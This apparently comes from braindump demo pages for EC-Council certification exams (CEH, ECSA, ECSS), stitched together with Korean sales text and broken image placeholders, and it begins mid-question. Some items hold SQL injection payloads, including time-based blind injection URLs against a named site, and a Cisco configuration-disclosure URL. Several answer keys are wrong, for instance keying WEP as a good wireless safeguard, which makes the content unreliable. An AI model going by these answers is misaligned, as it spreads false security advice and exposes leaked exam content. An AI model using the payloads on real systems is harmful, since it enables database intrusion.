such as businessEntity, businesService, bindingTemplate, and tModel?
A. Web Services Footprinting Attack
B. Service Level Configuration Attacks
C. URL Tampering Attacks
D. Inside Attacks
Answer: A
Reference: http://www.scribd.com/doc/184891017/CEHv8-Module-13-Hacking-Web-Applications-pdf (page 99)

NO.12 What information can be collected by dumpster diving?
A. Sensitive documents
B. Email messages
C. Customer contact information
D. All the above
Answer: A
Reference: http://www.spamlaws.com/dumpster-diving.html

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **ECSAv10**

Title : EC-Council Certified Security Analyst (ECSA) v10 : Penetration Testing

Vendor : ECCouncil

Version : DEMO

NO.1 Which of the following is NOT related to the Internal Security Assessment penetration testing strategy?
A. Testing performed from a number of network access points representing each logical and physical segment
B. Testing to provide a more complete view of site security
C. Testing focused on the servers, infrastructure, and the underlying software, including the target
D. Testing including tiers and DMZs within the environment, the corporate network, or partner company connections
Answer: C

NO.2 Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into his former company's network. Since Simon remembers some of the server names, he attempts to run the AXFR and IXFR commands using DIG.
What is Simon trying to accomplish here?
A. Send DOS commands to crash the DNS servers
B. Perform DNS poisoning
C. Enumerate all the users in the domain
D. Perform a zone transfer
Answer: D

NO.3 Which vulnerability assessment phase describes the scope of the assessment, identifies and ranks the critical assets, and creates proper information protection procedures such as effective planning, scheduling, coordination, and logistics?
A. Threat-Assessment Phase
B. Assessment Phase
C. Pre-Assessment Phase
D. Post-Assessment Phase
Answer: C

NO.4 Which of the following scan option is able to identify the SSL services?
A. -sS
B. -sV
C. -sU
D. -sT
Answer: B

NO.5 : 11
Which of the following pen testing reports provides detailed information about all the tasks performed during penetration testing?




Table of Contents


A. Host Report
B. Activity Report
C. Vulnerability Report
D. Client-Side Test Report
Answer: D

NO.6 Which one of the following tools of trade is a commercial shellcode and payload generator written in Python by Dave Aitel?
A. Network Security Analysis Tool (NSAT)
B. Canvas
C. Microsoft Baseline Security Analyzer (MBSA)
D. CORE Impact
Answer: B

NO.7 Which of the following has an offset field that specifies the length of the header and data?
A. TCP Header
B. IP Header
C. UDP Header
D. ICMP Header
Answer: A

NO.8 Which of the following is the objective of Gramm-Leach-Bliley Act?
A. To certify the accuracy of the reported financial statement
B. To set a new or enhanced standards for all U.S. public company boards, management and public accounting firms
C. To ease the transfer of financial information between institutions and banks
D. To protect the confidentiality, integrity, and availability of data
Answer: C

NO.9 A WHERE clause in SQL specifies that a SQL Data Manipulation Language (DML) statement should only affect rows that meet specified criteria. The criteria are expressed in the form of predicates. WHERE clauses are not mandatory clauses of SQL DML statements, but can be used to limit the number of rows affected by a SQL DML statement or returned by a query.



A pen tester is trying to gain access to a database by inserting exploited query statements with a

WHERE clause. The pen tester wants to retrieve all the entries from the database using the WHERE clause from a particular table (e.g. StudentTable).
What query does he need to write to retrieve the information?
A. SELECT * FROM StudentTable WHERE roll_number = '' or '1' = '1'
B. EXTRACT* FROM StudentTable WHERE roll_number = 1 order by 1000
C. RETRIVE * FROM StudentTable WHERE roll_number = 1'#
D. DUMP * FROM StudentTable WHERE roll_number = 1 AND 1=1-
Answer: A

NO.10 You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London.
After monitoring some of the traffic, you see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?
A. Snort
B. Airsnort
C. Ettercap
D. RaidSniff
Answer: C

NO.11 You are a security analyst performing a penetration tests for a company in the Midwest. After some initial reconnaissance, you discover the IP addresses of some Cisco routers used by the company.
You type in the following URL that includes the IP address of one of the routers:
http://172.168.4.131/level/99/exec/show/config
After typing in this URL, you are presented with the entire configuration file for that router.
What have you discovered?
A. Cisco IOS Arbitrary Administrative Access Online Vulnerability
B. HTML Configuration Arbitrary Administrative Access Vulnerability
C. HTTP Configuration Arbitrary Administrative Access Vulnerability
D. URL Obfuscation Arbitrary Administrative Access Vulnerability
Answer: C

NO.12 A pen tester has extracted a database name by using a blind SQL injection. Now he begins to test the table inside the database using the below query and finds the table:
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects

where xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'- What is the table name?

A. CTS

B. ABC

C. QRT

D. EMP

Answer: D

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : ECSS

Title : EC-Council Certified Security Specialist Practice Test

Vendors : EC-COUNCIL

Version : DEMO

1.Firewalking is a technique that can be used to gather information about a remote network protected by a firewall. This technique can be used effectively to perform information gathering attacks. In this technique, an attacker sends a crafted packet with a TTL value that is set to expire one hop past the firewall. Which of the following are pre-requisites for an attacker to conduct firewalking?
Each correct answer represents a complete solution. Choose all that apply.
A. ICMP packets leaving the network should be allowed.
B. An attacker should know the IP address of the last known gateway before the firewall.
C. There should be a backdoor installed on the network.
D. An attacker should know the IP address of a host located behind the firewall.
Answer: A,B,D

2.Which of the following security protocols are based on the 802.11i standard.?
Each correct answer represents a complete solution. Choose all that apply.
A. WEP
B. WPA2
C. WPA
D. WEP2
Answer: B,C

3.Which of the following OSI layers is responsible for protocol conversion, data encryption/decryption, and data compression?
A. Transport layer
B. Presentation layer
C. Data-link layer
D. Network layer
Answer: B

4.You are responsible for security at a company that uses a lot of Web applications. You are most concerned about flaws in those applications allowing some attacker to get into your network. What method would be best for finding such flaws?
A. Vulnerability scanning
B. Manual penetration testing
C. Automated penetration testing
D. Code review
Answer: A

5.Which of the following representatives of incident response team takes forensic backups of the systems that are the focus of the incident?
A. Lead investigator
B. Information security representative
C. Technical representative
D. Legal representative
Answer: C

6.Which of the following statements are true about routers?
Each correct answer represents a complete solution. Choose all that apply.
A. Routers are responsible for making decisions about which of several paths network (orInternet)traffic will follow.
B. Routers do not limit physical broadcast traffic.
C. Routers organize addresses into classes, which are used to determine how to move packets fromone network to another.
D. Routers act as protocol translators and bind dissimilar networks.
Answer: A,C,D

7.Which of the following types of attacks cannot be prevented by technical measures only?
A. Brute force
B. Ping flood attack
C. Smurf DoS
D. Social engineering
Answer: D

8.You work as a Network Administrator for Tech Perfect Inc. The company requires a secure wireless network. To provide security, you are configuring ISA Server 2006 as a firewall. While configuring ISA Server 2006, which of the following is NOT necessary?
A. Defining how ISA Server would cache Web contents
B. Defining ISA Server network configuration
C. Setting up of monitoring on ISA Server
D. Configuration of VPN access
Answer: D

9.Which of the following attacks CANNOT be detected by an Intrusion Detection System (IDS)?
Each correct answer represents a complete solution. Choose all that apply.
A. Denial-of-Service (DoS) attack
B. E-mail spoofing
C. Port scan attack
D. Shoulder surfing
Answer: B,D

10.Which of the following statements best describes a certification authority?
A. A certification authority is a type of encryption that uses a public key and a private key pair fordata encryption.
B. A certification authority is an entity that issues digital certificates for use by other parties.
C. A certification authority is a technique to authenticate digital documents by using computercryptography.
D. A certification authority is a type of encryption that uses a single key to encrypt and decryp t data.
Answer: B

11.You have just set up a wireless network for customers at a coffee shop. Which of the following are


good security measures to implement?
Each correct answer represents a complete solution. Choose two.
A. Using WEP encryption
B. Using WPA encryption
C. Not broadcasting SSID
D. MAC filtering the router
Answer: A,B

12.Linux traffic monitoring tools are used to monitor and quickly detect faults in the network or a system. Which of the following tools are used to monitor traffic of the Linux operating system?
Each correct answer represents a complete solution. Choose all that apply.
A. PsExec
B. IPTraf
C. MRTG
D. PsLogList
E. Ntop
Answer: B,C,E

13.John works as an Office Assistant in DataSoft Inc. He has received an e-mail from duesoft_lotterygroup@us.com with the following message:
The DueSoft Lottery Incorporation
This is to inform you that you have just won a prize of $7,500.00 for this year's Annual Lottery promotion, which was organized by Msn/Yahoo Lottery in conjunction with DueSoft. We collect active online e-mails and select five people every year as our winners through an electronic balloting machine. Please reply within three days of receiving this e-mail with your full details like Name, Address, Sex, Occupation, Age, State, Telephone number, and Country to claim your prize.
If John replies to this e-mail, which of the following attacks may he become vulnerable to?
A. Salami attack
B. Man-in-the-Middle attack
C. Phishing attack
D. DoS attack
Answer: C

14.Fill in the blank with the appropriate word ___is software that is a subcategory of malware and refers to unwanted software that performs malicious actions on a user's computer. Some its examples are Trojan, adware, and spyware.
A. Crimeware
Answer: A

15.John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He is using a tool to crack the wireless encryption keys. The description of the tool is as follows:



Which of the following tools is John using to crack the wireless encryption keys?
A. AirSnort
B. Kismet
C. PsPasswd
D. Cain
Answer: A

16.Which of the following proxy servers is also referred to as transparent proxies or forced proxies?
A. Intercepting proxy server
B. Anonymous proxy server
C. Reverse proxy server
D. Tunneling proxy server
Answer: A

17.Which of the following security policies will you implement to keep safe your data when you connect your Laptop to the office network over IEEE 802.11 WLANs?
Each correct answer represents a complete solution. Choose two.
A. Using a protocol analyzer on your Laptop to monitor for risks.
B. Using an IPSec enabled VPN for remote connectivity.
C. Using portscanner like nmap in your network.
D. Using personal firewall software on your Laptop.
Answer: B,D

18.Which of the following is the first computer virus that was used to infect the boot sector of storage media formatted with the DOS File Allocation Table (FAT) file system?
A. I love you
B. Melissa
C. Tequila
D. Brain
Answer: D

19.Which of the following needs to be documented to preserve evidences for presentation in court?
A. Incident response policy
B. Account lockout policy
C. Separation of duties
D. Chain of custody
Answer: D

20.Kerberos is a computer network authentication protocol that allows individuals communicating over a non-secure network to prove their identity to one another in a secure manner. Which of the following statements are true about the Kerberos authentication scheme?
Each correct answer represents a complete solution. Choose all that apply.
A. Kerberos requires continuous availability of a central server.
B. Kerberos builds on Asymmetric key cryptography and requires a trusted third party.

C. Dictionary and brute force attacks on the initial TGS response to a client may reveal the subject'spasswords.
D. Kerberos requires the clocks of the involved hosts to be synchronized.
Answer: A,C,D